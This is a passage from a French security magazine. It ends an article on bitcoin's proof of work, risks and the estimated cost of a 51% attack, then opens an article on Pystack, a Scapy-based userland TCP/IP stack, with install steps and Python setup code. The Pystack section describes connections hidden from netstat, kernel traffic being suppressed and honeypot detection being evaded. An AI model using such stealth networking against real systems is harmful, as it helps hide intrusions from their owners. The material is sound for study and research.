On vérifiera facilement que les **S** prétendument trouvés sont bons, en en demandant la communication, et en calculant **h(S)** qui doit être un résultat avec **k '0'** en tête. Une fois effectué, vérifier que le long travail qui a bien été fait est une opération rapide. L'idée de ces « preuves de travail » a été proposée en cryptographie dans le but, par exemple, de lutter contre le courrier électronique indésirable (spam) :

- si chaque ordinateur qui veut accéder à une boîte de messages doit prouver qu'il a effectué un certain travail dépendant de la boîte (par exemple trouver un **S** tel que **h(S)** commence par 10 fois '**0**' pour une fonction **h** qui dépend de la boîte), il devient impossible à celui qui le voudrait d'envoyer des milliers de spams, car la preuve de travail nécessaire à chaque envoi serait trop lourde au total. Cette barrière à l'entrée d'une boîte à lettres électronique n'est pas ennuyeuse pour celui qui ne veut envoyer que quelques messages, car la preuve de travail à fournir est raisonnable quand le nombre d'envois est petit.

La technique de la preuve de travail est au cœur du système des bitcoins. C'est elle qui est utilisée pour la détermination de celui qui ajoute une page à la blockchain, et remporte toutes les dix minutes, 25 nouveaux bitcoins. Tous ceux qui participent se lancent dans la recherche d'un **S**, le premier qui en trouve un est le gagnant. Un paramètre contextuel dans la définition de **h** est connu seulement au moment où un nouveau tirage est lancé, cela empêche les participants de commencer à chercher le **S** en avance.

Ajustables en faisant varier l'entier **k**, les preuves de travail exigées pour emporter les 25 bitcoins créés toutes les 10 minutes sont devenues de plus en plus difficiles au cours des mois. Depuis que des puces spécialisées ASIC ont été conçues pour calculer très vite les **h(S)**, la difficulté du travail demandé s'est accru, cela de façon à ce que le temps moyen entre deux gains reste toujours de 10 minutes environ. Cette augmentation de la difficulté des preuves de travail est prévue par le protocole fixé par Nakamoto. Pendant une période d'un an autour de janvier 2014, la puissance de hash nécessaire pour gagner les bitcoins distribuées toutes les 10 minutes a été à peu près doublée tous les mois (voir un article général sur les preuves de travail [5]).

6 Risques ?

Les transactions (sauf dans de rares cas) sont gratuites. La rapidité des transferts est très satisfaisante puisqu'envoyer n'importe qu'elle somme de manière

irréversible d'un point du globe à un autre demandera quelques secondes, 10 minutes ou 1 heure selon le niveau de garantie qu'on souhaite. Malheureusement les propriétés de la monnaie bitcoin ont des conséquences négatives. Citons-en quelques-unes :

- Il faut être très attentif lors de la manipulation de son compte sur son ordinateur ou son smartphone. Si un hacker réussit à trouver votre clef secrète de compte en s'introduisant sur votre ordinateur, il pourra en dépenser entièrement le contenu. C'est déjà arrivé. N'effacez pas non plus votre porte-monnaie numérique par erreur, il serait définitivement perdu. C'est déjà arrivé.
- L'anonymat (partiel, car on peut suivre les grosses sommes de compte en compte grâce à la blockchain) des comptes intéresse toutes sortes de gens peu recommandables qui utilisent le bitcoin pour échapper au fisc ou mener des trafics en tout genre.
- Le fait qu'aucun contrôle centralisé ne soit opéré par une autorité centrale a pour conséquence que le cours des bitcoins n'est pas régulé, et est donc soumis à de fortes variations spéculatives. Certains affirment même que le cours du bitcoin est manipulé par ceux qui en détiennent beaucoup. La valeur du bitcoin varie de plusieurs pourcents par jour, et il est arrivé qu'elle varie de plus de 30% dans une même journée. Cela rend difficile son usage pour le commerce, sauf si le commerçant reconvertit immédiatement les bitcoins qu'il reçoit en monnaie usuelle, pratique qui semble assez systématiquement mise en œuvre aujourd'hui.
- Le fait qu'elle soit concurrente des monnaies des banques centrales a pour conséquence que les États lui sont souvent hostiles, et que des réglementations existent limitant son usage, ou même l'interdisant. L'évolution de ces réglementations sera essentielle pour l'avenir du bitcoin.
- Puisque tous les programmes contribuant au fonctionnement de la monnaie bitcoin sont libres et publics, il en résulte qu'il est facile de concevoir et de faire fonctionner d'autres monnaies du même type (en recopiant totalement ou partiellement les programmes du bitcoin). C'est d'ailleurs ce qui se produit : il existe aujourd'hui plusieurs centaines de monnaies cryptographiques basées, à peu de chose près, sur les mêmes principes que le bitcoin et tentant de lui faire concurrence.

7 Quelques vérités bonnes à savoir

Le bitcoin est parfois mal compris, sans doute parce qu'il est complexe ! On se trompe à son sujet et, qu'on y soit favorable ou opposé, on ignore fréquemment certaines choses élémentaires permettant de mieux en saisir la nature. Voici une liste partielle de ces vérités négligées qu'il serait pourtant utile d'avoir toujours en mémoire. Certaines semblent servir le bitcoin, d'autres indiquent qu'il faut rester prudent.



7.1 Le risque mathématique d'un effondrement du bitcoin existe

Même « au froid » (dans votre porte-monnaie numérique sur le disque d'un ordinateur non relié au réseau et éteint) vos bitcoins peuvent disparaître instantanément. En effet, le système de signature à double clef du bitcoin (ECDSA avec la courbe secp256k1) n'a jamais été prouvé incassable. Cela signifie qu'il se peut qu'un mathématicien génial (... ou la NSA qui en emploie beaucoup) réussisse un jour à trouver un moyen de calculer les clefs privées à partir des clefs publiques. C'est peut-être déjà le cas. Cela lui permettrait alors de s'approprier le contenu de nombreux comptes. Il ferait probablement cela lentement pour ne pas attirer l'attention (peut-être est-ce déjà en cours). Il serait facile à ceux disposant de cette capacité de faire s'écrouler le bitcoin si c'est leur but. Le bitcoin reposera toujours sur un pari mathématique susceptible d'être perdu. Il faut en être conscient. Remarquons que ce n'est pas le cas de l'or, ou même du dollar ou de l'euro qui peuvent voir leurs cours évoluer rapidement (en cas de crise économique majeure), mais pas de manière instantanée comme le bitcoin qui reste en équilibre sur une conjecture mathématique. Quand vous détenez de l'or, on peut vous le voler certes, mais s'il est enfermé dans un bon coffre, c'est difficile. Il n'existe aucun bon coffre pour les bitcoins, même votre mémoire, du fait de l'incertitude mathématique qui concerne simultanément tous les bitcoins émis. Précisons que les cryptologues considèrent de manière unanime que cet effondrement mathématique est très improbable... comme les cryptologues allemands pendant la Seconde Guerre mondiale considéraient de manière unanime que la machine Enigma était totalement sûre.

À côté de l'effondrement mathématique, il y a aussi l'effondrement informatique dû à un bug dans les programmes faisant fonctionner le bitcoin. Tous les bugs ne sont pas aussi graves que l'effondrement mathématique, mais certains le valent presque. L'histoire du bitcoin ne laisse guère de doute [6].

7.2 Le bitcoin ne jouera pas avant longtemps un rôle équivalent au dollar ou à l'euro

Le bitcoin ne sera pas avant longtemps, et peut-être jamais, un véritable concurrent international des grandes monnaies. Les rêves anarchistes ou libertariens de certains ne sont – aujourd'hui – pas sérieux. La raison en est très simple : il y a plus de six cents milliards de dollars (en billets) en circulation. C'est nécessaire – semble-t-il – à la finance et à l'économie mondiale. Pour que le bitcoin puisse concurrencer le dollar, lui qui vaut aujourd'hui au total un peu plus de trois milliards d'euros, devrait voir son cours multiplié par 100 au moins.

Ce n'est pas impossible, dans l'absolu, mais qui peut croire que cela se fera rapidement et sans réaction

des États concernés par l'émergence d'un concurrent nuisible à leurs monopoles. Cette remarque n'est pas entièrement négative, car elle n'exclut pas que si le bitcoin possède des propriétés intrinsèques très appréciées et préférées à celles du dollar ou de l'euro par un grand nombre d'acteurs économiques, alors son cours montera inéluctablement (sans doute assez lentement), jusqu'à ce que la valeur totale des bitcoins atteigne un niveau comparable à celles du dollar ou de l'euro. Cela ne peut pas être immédiat, mais on peut rêver...

7.3 S'emparer du bitcoin par la force n'est pas aujourd'hui très cher

Réussir à mettre en place un ensemble de calculateurs qui domineraient le minage des bitcoins en produisant plus de 50% de la puissance de minage (ce qui donne le pouvoir, on le sait, de perturber gravement le fonctionnement de la blockchain), n'est pas vraiment coûteux à l'échelle d'un État ou d'une grande entreprise. Le calcul sommaire suivant permet d'évaluer ce coût.

(A) L'argent dépensé à chaque instant, en tout dans le monde, pour miner les bitcoins est en gros équivalent à ce que rapporte le minage. En effet : (a) si c'était sensiblement moins, les mineurs se multiplieraient, car cela signifierait qu'il y a de l'argent facile à gagner ; (b) si c'était sensiblement plus, cela ne vaudrait plus la peine d'investir dans le minage et de le pratiquer, et donc des mineurs se retireraient jusqu'à ce que le rendement du minage redevienne intéressant (c'est ce qui se passe pour l'or où selon son cours, on ouvre ou ferme des mines aux rendements faibles).

(B) Les bitcoins rapportent aujourd'hui environ $25 \times 6 \times 24 \times 500$ (≈ 2 millions) de dollars par jour.

En multipliant cette somme par 100 (ce qui correspond à 3 mois) on obtient, en ordre de grandeur, l'investissement exigé pour dominer le minage : environ 200 millions de dollars (c'est une estimation très grossière, peut-être que 100 millions suffiraient du fait des effets d'échelle bénéficiant à celui qui investirait massivement dans le minage).

Un autre calcul mené par Nicolas Courtois sur la base du prix des circuits ASIC arrive à la somme de 600 millions de dollars. C'est un peu plus que ce que donne notre calcul, mais cela confirme l'ordre de grandeur du prix d'une attaque par la force brute de la blockchain et l'idée qu'aujourd'hui à cause de la baisse du cours du bitcoin, les mineurs perdent vraisemblablement de l'argent.

De telles sommes permettraient donc de prendre suffisamment le contrôle de la blockchain pour en empêcher le bon fonctionnement. Si l'État américain, par exemple, en donnait l'ordre à l'un de ses services – la NSA à tout hasard – ce serait donc assez facile. À moins que le cours du bitcoin augmente sensiblement, cette possibilité de s'emparer de la blockchain reste et restera largement à la portée de l'État américain (cela sans avoir à casser les protocoles cryptographiques de signature précédemment évoqués). D'autres États



ou entreprises internationales (Apple dispose par exemple de plus de 150 milliards de dollars de cash en réserve) pourraient d'ailleurs aussi vouloir s'emparer de la blockchain, puisque ce n'est pas cher ! Une telle attaque (avec pour objectif, non pas de s'enrichir, mais seulement de détruire le bitcoin ou de faire s'évanouir toute confiance en lui) a été nommée Goldfinger Attack par une équipe d'économistes de l'université de Princeton (Joshua A. Kroll, Ian C. Davey, Edward W. Felten). Aujourd'hui, nul ne peut faire l'impasse sur ce risque d'effondrement grave de tout le système bitcoin, résultant d'une attaque Goldfinger.

7.4 Le rôle des développeurs n'est pas clair, ni le pouvoir dont ils disposent

Le noyau de développeurs qui travaillent à l'amélioration des programmes et protocoles bitcoin possède un certain pouvoir sur lui. N'oublions pas qu'en août 2010, un bug laissé dans les programmes avait permis à un petit malin de créer 194 milliards de bitcoins. Il fut décidé de revenir en arrière à un état antérieur de la blockchain pour annuler cette création frauduleuse. Ce type de corrections à la suite de la découverte d'un bug est une bonne chose, et cette relative centralisation et réaction instantanée opérée par le noyau des développeurs permet d'éviter des catastrophes (toutes ?). Il se trouve que ces mécanismes d'intervention et leur existence sont quand même contraires à l'image qu'on donne presque toujours du bitcoin qui serait une monnaie totalement décentralisée et sur laquelle personne n'a de pouvoir. Sur ces questions délicates, on lira [7] [8] [9].

7.5 Le minage a réellement quelque chose d'absurde

Même si logiquement, il se justifie et constitue un élément important du protocole bitcoin qu'on ne peut pas éviter ou réformer facilement, le minage des bitcoins est de l'argent jeté par les fenêtres. Des millions de dollars (on évoque la somme d'un milliard de dollars) ont été dépensés en électricité et en matériel spécialisés pour résoudre des problèmes mathématiques sans le moindre intérêt : inverser la fonction de hachage SHA256 ! Il est peut-être possible d'éviter cela en faisant évoluer le protocole bitcoin – d'autres protocoles de minages ont été proposés ou sont à l'étude –, mais ce ne sera pas facile et il ne semble pas que la communauté soit vraiment préoccupée par cela aujourd'hui. Voir [10] [11].

7.6 L'anonymat de Satoshi est un grave problème

Le fait de ne pas savoir qui est Satoshi Nakamoto nuit terriblement au bitcoin. Comment faire confiance à un système dont on ne connaît pas l'inventeur et qui reste

obstinément caché, ayant vraisemblablement réussi à capter une part importante de la richesse créée. On a en effet évalué à 10% la part de bitcoins dont disposerait l'inventeur du système [12].

Certains pensent même que Nakamoto est une création de la NSA [13].

Espérons qu'il finira de lui-même par faire connaître sa véritable identité. Il rendrait service à ceux qui travaillent au développement des monnaies cryptographiques, et cherchent à établir la confiance autour d'elles.

7.7 Le bitcoin est très inégalitaire

Les premiers arrivants disposent d'une part vraiment importante des bitcoins. Notre monde économique est aujourd'hui très inégalitaire (voir à ce sujet les travaux de l'économiste Thomas Piketty qui a étudié ce problème avec soin [14]), mais si le bitcoin s'imposait comme monnaie internationale (ce qui exige que sa valeur soit encore multipliée par 100) alors ce serait pire. On a en effet calculé que moins de mille personnes détiennent la moitié des bitcoins, ce qui signifie aussi qu'un petit nombre de détenteurs peuvent influencer fortement sur les cours, ou même les manipuler. Voir [15] [16].

Une telle répartition des bitcoins n'est pas nécessairement nuisible au bon fonctionnement général du protocole et à sa robustesse, car ceux qui disposent de grandes quantités de bitcoins entre leurs mains ont intérêt à ce que les bitcoins gardent leur valeur ou en prennent encore plus. On peut donc imaginer qu'ils vont – et peut-être que c'est le cas aujourd'hui – jouer le rôle de régulateurs, assurant le maintien et une meilleure stabilité des cours. Si c'est le cas, le contrôle sur les monnaies exercé aujourd'hui par les États sera, dans le cas du bitcoin, passé aux mains de quelques personnes privées !

7.8 Le potentiel le plus grand du bitcoin est peut-être dans les opérations nouvelles qu'il permet et qu'il est le seul à permettre

Le protocole bitcoin autorise des opérations plus complexes que le simple transfert. C'est peut-être son véritable avenir et sa force potentielle la plus grande. On peut l'utiliser pour organiser des votes à distance dont la confidentialité et l'honnêteté seraient garanties cryptographiquement. On peut utiliser la blockchain pour gérer des titres de propriété ou des contrats. On peut opérer des transactions avec plusieurs acteurs signant et recevant les bitcoins, ou introduire des transactions dont la date de validité est décalée dans le temps, ou soumise à des conditions complexes, etc.



Si le bitcoin (ou d'autres cryptomonnaies aux possibilités encore plus étendues comme on travaille à en concevoir aujourd'hui) sait faire ce que les autres monnaies ou moyens de paiement ne savent pas faire, alors il aura en lui-même le pouvoir de développement qui lui assurera de persister et de s'imposer. Voir [17] [18] [19] [20] [21].

8 Que deviendra le bitcoin ?

On s'interroge sur ce que va devenir cette monnaie née des mathématiques et des réseaux P2P. Comme aucune monnaie de ce type n'a jamais existé auparavant, il est vraiment difficile de faire un pronostic et les avis sont partagés. Certains pensent que son cours élevé aujourd'hui est une bulle qui éclatera et fera perdre toute valeur aux bitcoins : ceux qui en achètent finiront par perdre tout ce qu'ils y mettent. D'autres soutiennent que le bitcoin possède des propriétés telles qu'il gardera toujours un certain intérêt pour mener des transactions rapides, sans coût et anonymes, ou pour conserver de l'argent à l'abri de l'inflation, sous une forme discrète (vous pouvez mémoriser votre numéro de compte secret et tout effacer de votre ordinateur, il vous permettra partout dans le monde de retrouver vos bitcoins) et donc, que le bitcoin persistera et que son cours ira en s'accroissant au fur et à mesure que les utilisateurs seront plus nombreux. D'autres encore pensent que l'essentiel est l'idée d'un fonctionnement P2P fondé sur un fichier analogue à la blockchain, car de tels fichiers permettent de traiter de manière décentralisée un grand nombre de problèmes et d'applications (contrats, votes, certificats, preuves, etc.) et qu'avec le bitcoin ou sans lui (s'il ne tient pas), cette idée recèle un énorme potentiel aujourd'hui largement sous-évalué. ■

■ Références & liens

- [1] <https://bitcoin.org/bitcoin.pdf>
- [2] <https://bitcoin.org/fr/choisir-votre-porte-monnaie>
- [3] <https://en.bitcoin.it/wiki/Transaction>
- [4] <https://bitcoin.org/en/developer-guide#transactions>
- [5] Jean-Paul Delahaye, Les preuves de travail, Pour la science, avril 2014, pp. 86-91 : <http://www.lifl.fr/~delahaye/pls/2014/245.pdf>
- [6] <http://www.coindesk.com/9-biggest-screwups-bitcoin-history/>
- [7] <http://bitcoinmagazine.com/3668/bitcoin-network-shaken-by-blockchain-fork/>
- [8] https://en.bitcoin.it/wiki/Common_Vulnerabilities_and_Exposures#CVE-2010-5139
- [9] <http://www.coindesk.com/9-biggest-screwups-bitcoin-history/>


- [10] <http://www.cryptocoinsnews.com/news/bitcoins-future-proof-of-stake-vs-proof-of-work/2014/08/30>
- [11] http://cointelegraph.com/news/111667/permacoin_turning_bitcoin_coin_mining_into_one_big_wayback_machine
- [12] <http://bitslog.wordpress.com/2013/04/17/the-well-deserved-fortune-of-satoshi-nakamoto/>
- [13] <http://siliconangle.com/blog/2014/08/12/did-the-nsa-create-satoshi-nakamoto/>
- [14] <http://piketty.pse.ens.fr/fr/capital21c>
- [15] <http://www.businessinsider.com/927-people-own-half-of-the-bitcoins-2013-12>
- [16] <http://www.forex.fr/newslist/6814-qui-osera-dire-apres-cela-que-le-bitcoin-nest-pas-un-marche-manipule>
- [17] <http://frenchweb.fr/bitcoin-day-le-bitcoin-bien-plus-qu'une-monnaie/153445>
- [18] <http://www.contrepoints.org/2014/02/17/156896-le-bitcoin-plus-qu'une-simple-monnaie-dechange-ou-une-valeur-refuge>
- [19] <http://motherboard.vice.com/read/bitcoin-could-change-voting-the-way-its-changed-money>
- [20] http://www.slate.com/blogs/future_tense/2014/02/17/bitcoin_protocol_could_help_improve_copyright.html
- [21] http://www.lemonde.fr/idees/article/2014/01/06/pourquoi-les-economistes-devraient-etre-interessees-par-le-bitcoin_4343607_3232.html
- Banque de France, Dangers liés au développement des monnaies virtuelles, l'exemple du bitcoin, 2013 : http://www.banque-france.fr/fileadmin/user_upload/banque_de_france/publications/Focus-10-stabilite-financiere.pdf
- Blockchain, Information et statistiques sur le cahier des comptes bitcoin : <https://blockchain.info/fr>
- Jean-Paul Delahaye, Bitcoin, la crypto-monnaie, Pour la science, pages 76-81, déc 2013 : <http://www.lifl.fr/~delahaye/pls/2013/241.pdf>
- Jean-Paul Delahaye, Blog SciLog, décembre 2013 : <http://www.scilog.fr/complexites/plaidoyer-pour-le-bitcoin/>
- Jean-Paul Delahaye, Le bitcoin, une monnaie révolutionnaire, janvier 2014 : <http://www.lifl.fr/~delahaye/Bitcoin/Bitcoin.pdf>
- Michael Nilsen, How the bitcoin protocole actually works, 2013 : <http://www.michaelnielsen.org/ddi/how-the-bitcoin-protocol-actually-works/>
- Pierre Noizat, Bitcoin Book, 2012 : ISBN-10: 2954310103
- Wikipedia, bitcoin : <http://fr.wikipedia.org/wiki/Bitcoin>

NE MANQUEZ PAS GNU/LINUX MAGAZINE HORS-SÉRIE N°75 !

DOSSIER SPÉCIAL :

RASPBERRY PI

NIVEAU AVANCÉ !



LE GUIDE
POUR EXPLOITER
TOUTE LA
PUISSANCE DE LA
RASPBERRY PI !

DISPONIBLE CHEZ VOTRE
MARCHAND DE JOURNAUX ET SUR :
www.ed-diamond.com



MANIPULATION DU TRAFIC ET DES PROTOCOLES RÉSEAUX EN USERLAND (PARTIE 1/2)

Robin DAVID – dev.robin.david@gmail.com

mots-clés : PILE TCP/IP STATEFUL / SCAPY / PYTHON / PYSTACK / NETFILTER

De nombreux outils permettent la manipulation du réseau en userland. Le plus connu est Scapy qui permet de coder, décoder, recevoir et envoyer des trames sur le réseau en fournissant une interface aux RAW sockets. Cet article montre les possibilités offertes en combinant une pile TCP/IP « stateful » basique avec Scapy pour la manipulation et la création de trafic réseau.

1 Introduction

1.1 Objectif

Cet article montre à travers l'implémentation d'une pile TCP/IP « stateful » basique au-dessus de Scapy comment il devient possible de manipuler le trafic d'une machine en profondeur. L'utilisation d'un outil appelé Pystack développé dans ce but permet ainsi en userland de créer et manipuler des connexions réseau tout en s'affranchissant de la dépendance au noyau. En effet, sauf à utiliser certaines options configurables avec **setsockopt** lors de la création d'une socket classique, on ne possède aucun contrôle sur les actions effectuées sous la couche applicative. L'utilisation d'une pile TCP/IP personnalisée permet de modifier à souhait le comportement des différentes couches réseau (Ethernet, IP, TCP/UDP, etc.). L'utilisation d'une pile « stateful » est particulièrement significative pour les protocoles à états comme TCP, car Scapy ne gère pas le comportement d'un protocole bien qu'il en assure le codage, le décodage, l'envoi et la réception. Le reste est à la discrétion de l'utilisateur. Cet article fait écho à « Réalisation d'un « Honeypot » en python » paru dans MISC n°66 qui présentait l'implémentation d'un Honeypot via une pile « Stateless » utilisant Scapy. Cet article va plus loin dans l'approche via l'utilisation d'une pile TCP/IP « stateful » qui permet de maintenir une « vraie » connexion avec un hôte distant et donc de réduire le risque d'être repéré comme un Honeypot.

1.2 Manipulation du réseau en userland

En userland, l'accès au réseau s'effectue grâce aux sockets qui fournissent une interface aux structures réseau du noyau. Selon le type de socket créé, soit **SOCK_STREAM**, **SOCK_DGRAM** ou **SOCK_RAW** le niveau d'accès à la pile sera différent. **SOCK_STREAM** et **SOCK_DGRAM** permettent un accès au niveau applicatif en TCP et UDP, tandis que **SOCK_RAW** fournit un accès au niveau Ethernet. La création d'une socket RAW nécessite par ailleurs les droits administrateurs. Sur les systèmes Linux, pour manipuler le routage effectué au niveau noyau, il convient d'utiliser le module noyau Netfilter qui fournit une interface permettant de manipuler et router le trafic d'une machine.

À cet effet, nous allons étudier Scapy qui reste l'un des outils de référence pour interagir avec les différentes couches réseau. Puis, nous allons montrer comment mettre en œuvre une pile TCP/IP basique par dessus pour en enrichir les fonctionnalités.

1.3 Limitations de Scapy

Pour avoir un contrôle avancé du réseau sur une machine, il est nécessaire d'avoir accès au routage. Or, Scapy n'a pas été conçu dans ce but. Il faut par conséquent utiliser Netfilter pour les actions suivantes :

- modification du routage entre les différentes interfaces de la machine ;

- modification des trames émises par le noyau et à destination de celui-ci. L'utilisation de la cible **NFQUEUE** de Netfilter permet de résoudre ce problème comme expliqué dans la 2ème partie de l'article.

La combinaison de Scapy avec Netfilter permet d'avoir un contrôle quasi total sur ce qui est émis et reçu sur la machine. Une dernière limitation de Scapy demeure. Il est incapable de gérer une session TCP avec les différents états que cela implique. Il existe néanmoins un mécanisme permettant de créer des automates avec Scapy, mais dans ce cas leur utilisation serait délicate ; en outre, il est plus aisé de s'en abstraire pour conserver une certaine liberté.




Fig 1 : Schéma représentant les différents états successifs d'une session TCP dans un scénario normal de connexion.

2 Pystack

2.1 Présentation

Pystack [1] est un framework expérimental permettant la création de piles TCP/IP simples. Il est développé en python et s'appuie sur Scapy pour le codage/décodage des trames ainsi que les entrées/sorties. Le but est de fournir un contrôle total sur les protocoles et leur fonctionnement avec une gestion automatisée de certains mécanismes comme la synchronisation pour TCP. L'outil a pour vocation de rester simple et facilement personnalisable pour s'adapter au besoin.

Il a été développé pour permettre la modification du comportement de certains protocoles en particulier TCP. Ceci est traditionnellement impossible à effectuer en userland, car tout est fait au sein du noyau. Or, modifier le fonctionnement des structures réseau du noyau est plus délicat et peut provoquer une instabilité du système. Ce thème a été traité dans deux articles parus dans phrack [2][3].

Pystack s'est inspiré de principes évoqués dans deux livres servant de référence sur l'implémentation de pile TCP/IP : *TCP/IP Illustrated*, Vol. 1 et Vol2 de W. Richard Stevens [4][5], mais aussi d'un POC appelé **muXTCP** présenté au 22C3, mais abandonné et non réellement fonctionnel. Pour faire fonctionner conjointement une pile en userland avec le noyau sans que ce dernier ne perturbe le trafic, deux solutions sont possibles.

- créer une interface **TUN/TAP** comme c'est le cas dans l'article réalisation d'un « Honeypot » en python, *MISC n°66*, puis utiliser cette interface ;
- utiliser des règles Netfilter pour empêcher le noyau d'interférer avec les communications de Pystack. Les règles devront notamment interdire l'envoi de segment *RST* pour TCP ou de paquet ICMP *host-unreachable* pour UDP. Cette solution sera préférée, car elle est plus simple et une règle de blocage pour une connexion peut facilement être retirée lorsque celle-ci se termine rendant les perturbations éphémères au niveau du noyau. Le fonctionnement de Pystack peut être considéré comme subversif vis-à-vis du noyau, car il neutralise momentanément son trafic en envoi et réception sur certains ports. De plus, comme les connexions créées n'utilisent pas le mécanisme du noyau, celles-ci n'apparaissent pas avec des commandes telles que **netstat**. En contrepartie, Pystack permet de personnaliser de manière individuelle une pile pour une connexion donnée sans perturber les autres connexions gérées par le noyau ce qui assure une stabilité globale du système.

Pour utiliser Pystack, il faut d'abord installer les dépendances suivantes : **python-scapy**, **python-netfilter** et **python-twisted**, **python-nfqueue** recommandées. L'installation de Pystack peut être faite à partir de la dernière version des sources comme suit :

```
git clone https://github.com/RobinDavid/pystack.git
cd pystack
python setup.py install
```

2.2 Fonctionnement

Pystack agrège au sein d'un même outil une implémentation simplifiée des principaux protocoles utilisés dans une pile IP. Ces protocoles sont ensuite organisés sous forme d'une pile permettant la communication entre les différentes couches. Toutes les couches héritent d'une même classe **Layers** qui fournit une structure de base et l'implémentation d'un comportement générique à chaque protocole. Cette classe contient deux attributs **upperLayers** et **lowerLayers**, deux dictionnaires, qui contiennent respectivement les liens vers les couches supérieures et inférieures indexées par un identifiant de protocole. Chaque protocole doit hériter de **Layers** pour utiliser les méthodes d'enregistrement de couche, mais doit aussi réimplémenter les méthodes suivantes :

- **send_packet** : appelée lors de l'envoi d'un paquet. Dans cette méthode, toutes les opérations relatives à l'envoi d'un paquet doivent être effectuées. Par défaut, la méthode appelle la méthode **forge** puis **transfert_packet** qui transfère le paquet au handler de la couche inférieure.

```
def send_packet(self, packet, **kwargs):
    self.transfer_packet(self.forge_packet(packet), **kwargs)
```

- **forge_packet** : Cette méthode ne fait rien par défaut, mais doit une fois implémentée, retourner un paquet au format Scapy.
- **packet_received** : Définit le comportement à adopter lors de la réception d'un paquet. Par défaut, la fonction décapsule le paquet et appelle le handler approprié dans les couches supérieures.

Cette architecture permet aux données de traverser les différentes couches et d'être encapsulées/décapsulées par le protocole adéquat. Scapy assure l'envoi des trames Ethernet avec la fonction **sendp()** et la réception de trames avec la fonction **L2ListenSocket()** qui permet de recevoir des trames au niveau Ethernet sur l'interface réseau donnée. Par conséquent, la pile créée reçoit uniquement les trames de l'interface réseau utilisée par L2ListenSocket.

2.2.1 Création d'une pile

Au sein du framework Pystack, il existe deux façons de créer une pile TCP/IP. La première est la création manuelle en assemblant différentes couches avec la possibilité de ne garder que le strict nécessaire. La seconde est d'utiliser le module Pystack qui fournit une pile prête à l'usage avec les principaux protocoles.

La création manuelle d'une pile se fait de la manière suivante :

```
from pystack.layers.ethernet import EthernetProtocol
from pystack.layers.ip import IPProtocol
from pystack.layers.arp import ARPProtocol
from pystack.layers.tcp import TCPProtocol
from pystack.layers.tcp_session import TCPSession
from pystack.layers.tcp_application import TCPApplication

interface='eth0'
eth = EthernetProtocol(interface)
ip = IPProtocol()
eth.register_layer(ip)
arp = ARPProtocol(interface)
eth.register_layer(arp)
tcp = TCPProtocol()
ip.register_layer(tcp)
eth.start_listening(doreactor=False)
```

- L'argument **interface** de **EthernetProtocol** précise au backend Scapy l'interface sur laquelle écouter, car celui-ci est directement lié à la couche Ethernet.
